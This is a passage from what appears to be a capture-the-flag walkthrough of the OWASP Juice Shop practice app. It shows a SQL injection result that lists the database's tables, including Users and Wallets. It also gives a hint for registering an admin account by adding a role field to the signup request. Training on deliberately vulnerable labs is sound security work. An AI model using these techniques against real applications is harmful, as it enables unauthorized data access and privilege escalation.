":1,"description":2,"price":3,"deluxePrice":4,"image":5,"createdAt":6,"updatedAt":7,"deletedAt":8},{"id":"Deliveries","name":1,"description":2,"price":3,"de
luxePrice":4,"image":5,"createdAt":6,"updatedAt":7,"deletedAt":8},{"id":"Feedbacks","name":1,"description":2,"price":3,"deluxePrice":4,"image":5,"createdAt"
:6,"updatedAt":7,"deletedAt":8},{"id":"ImageCaptchas","name":1,"description":2,"price":3,"deluxePrice":4,"image":5,"createdAt":6,"updatedAt":7,"deletedAt":8
},{"id":"Memories","name":1,"description":2,"price":3,"deluxePrice":4,"image":5,"createdAt":6,"updatedAt":7,"deletedAt":8},{"id":"PrivacyRequests","name":1,
"description":2,"price":3,"deluxePrice":4,"image":5,"createdAt":6,"updatedAt":7,"deletedAt":8},{"id":"Products","name":1,"description":2,"price":3,"deluxePr
ice":4,"image":5,"createdAt":6,"updatedAt":7,"deletedAt":8},{"id":"Quantities","name":1,"description":2,"price":3,"deluxePrice":4,"image":5,"createdAt":6,"u
pdatedAt":7,"deletedAt":8},{"id":"Recycles","name":1,"description":2,"price":3,"deluxePrice":4,"image":5,"createdAt":6,"updatedAt":7,"deletedAt":8},{"id":"S
ecurityAnswers","name":1,"description":2,"price":3,"deluxePrice":4,"image":5,"createdAt":6,"updatedAt":7,"deletedAt":8},{"id":"SecurityQuestions","name":1,"
description":2,"price":3,"deluxePrice":4,"image":5,"createdAt":6,"updatedAt":7,"deletedAt":8},{"id":"Users","name":1,"description":2,"price":3,"deluxePrice"
:4,"image":5,"createdAt":6,"updatedAt":7,"deletedAt":8},{"id":"Wallets","name":1,"description":2,"price":3,"deluxePrice":4,"image":5,"createdAt":6,"updatedA
t":7,"deletedAt":8},{"id":"sqlite_sequence","name":1,"description":2,"price":3,"deluxePrice":4,"image":5,"createdAt":6,"updatedAt":7,"deletedAt":8}]}
┌──(kali㉿Kali)-[~]
```

8) Log out. Register a new user with admin role. Hint: register a normal user. Look at the POST request and add "role":"admin".




11%
Hacking Challenges
11%
Coding Challenges
19/169
Challenges Solved
1
14/28
2
5/22
3
0/44
4
0/37
5
0/24
6
0/14